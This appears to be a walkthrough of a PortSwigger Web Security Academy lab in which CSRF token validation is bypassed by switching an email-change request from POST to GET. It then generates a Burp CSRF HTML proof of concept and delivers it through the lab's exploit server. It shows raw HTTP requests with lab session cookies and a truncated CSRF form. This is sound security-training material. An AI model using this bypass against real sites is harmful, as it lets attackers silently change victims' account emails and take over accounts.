

CSRF where token validation depends on request method

This lab's email change functionality is vulnerable to CSRF. It attempts to block CSRF attacks, but only applies defenses to certain types of requests.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

You can log in to your own account using the following credentials: `wiener:peter`


Academy Proof of Concept

Some applications correctly validate the token when the request uses the POST method but skip the validation when the GET method is used.

In this situation, the attacker can switch to the GET method to bypass the validation and deliver a CSRF attack:

```
GET /email/change?email=pwned@evil-user.net HTTP/1.1 Host: vulnerable-website.com Cookie: session=2yQIDcpia4lWrATfjPqvm9t0kDvkMvLm
```

Capture the Email Change Request



The screenshot shows a network request capture in a tool like Wireshark. The 'Request' tab is selected, and the 'Raw' view is active. The request is a POST to `/my-account/change-email` on `0ad600a103606637c062989700e80099.web-security-academy.net`. The request includes a `Cookie: session=2C9BY2UMkuQH9Wc06PiMesmtUD6Cv4cT` and a `Content-Length: 69`. The `Sec-Ch-Ua` header is set to `"Chromium";v="105", "Not)A;Brand";v="8"`. The `Origin` is `https://0ad600a103606637c062989700e80099.web-security-academy.net`. The `Content-Type` is `application/x-www-form-urlencoded`. The `User-Agent` is `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36`. The `Accept` header lists various media types. The `Sec-Fetch-Site` is `same-origin`, `Sec-Fetch-Mode` is `navigate`, `Sec-Fetch-User` is `?1`, and `Sec-Fetch-Dest` is `document`. The `Referer` is `https://0ad600a103606637c062989700e80099.web-security-academy.net`. The `Accept-Encoding` is `gzip, deflate`, and `Accept-Language` is `en-GB,en-US;q=0.9,en;q=0.8`. The `Connection` is `close`. The request body is `email=wiener3%40normal-user.net&csrf=VTJfJ5MmoQ0JUkcFC8IIji2w7tz7X6mIp`.

```
Request
Pretty Raw Hex
1 POST /my-account/change-email HTTP/1.1
2 Host: 0ad600a103606637c062989700e80099.web-security-academy.net
3 Cookie: session=2C9BY2UMkuQH9Wc06PiMesmtUD6Cv4cT
4 Content-Length: 69
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0ad600a103606637c062989700e80099.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0ad600a103606637c062989700e80099.web-security-academy.net
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
21 Connection: close
22
23 email=wiener3%40normal-user.net&csrf=VTJfJ5MmoQ0JUkcFC8IIji2w7tz7X6mIp
```

Change header to GET request and try changing email via repeater

I didn't bother stripping out the request. Change to a GET request removes the body anyway.

```
Request
Pretty Raw Hex
1 GET /my-account/change-email?email=pwned@evil-user.net HTTP/1.1
2 Host: 0ad600a103606637c062989700e80099.web-security-academy.net
3 Cookie: session=2C9BY2UMkuQH9Wc06PiMesmtUD6Cv4cT
4 Content-Length: 69
5 Cache-Control: max-age=0
```

Looks like the email is updating via the GET request

My Account

Your username is: wiener

Your email is: pwned@evil-user.net

Now Dial up the POC generator against the GET request

You'll find the POC generator in the engagement tools menu if you right click.

```
⚡ CSRF PoC generator
Request to: https://0ad600a103606637c062989700e80099.web-security-academy.net
Pretty Raw Hex
1 GET /my-account/change-email?email=pwned@evil-user.net HTTP/1.1
2 Host: 0ad600a103606637c062989700e80099.web-security-academy.net
3 Cookie: session=2C9BY2UMkuQH9Wc06PiMesmtUD6Cv4cT
4 Content-Length: 69
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
7 Sec-Ch-Ua-Mobile: ?0
0 matches
CSRF HTML:
```

Paste POC into the exploit server

Body:

```
<html>
<!-- CSRF PoC - generated by Burp S
<body>
<script>history.pushState("", "", '/')</script>
<form action="https://0ad600a10360
  <input type="hidden" name="email
  <input type="submit" value="Subm
</form>
</body>
</html>
```

Store

[View exploit](#)

D

Execute the attack

Deliver exploit to victim

Victim clicked the link!

Congratulations, you solved the lab!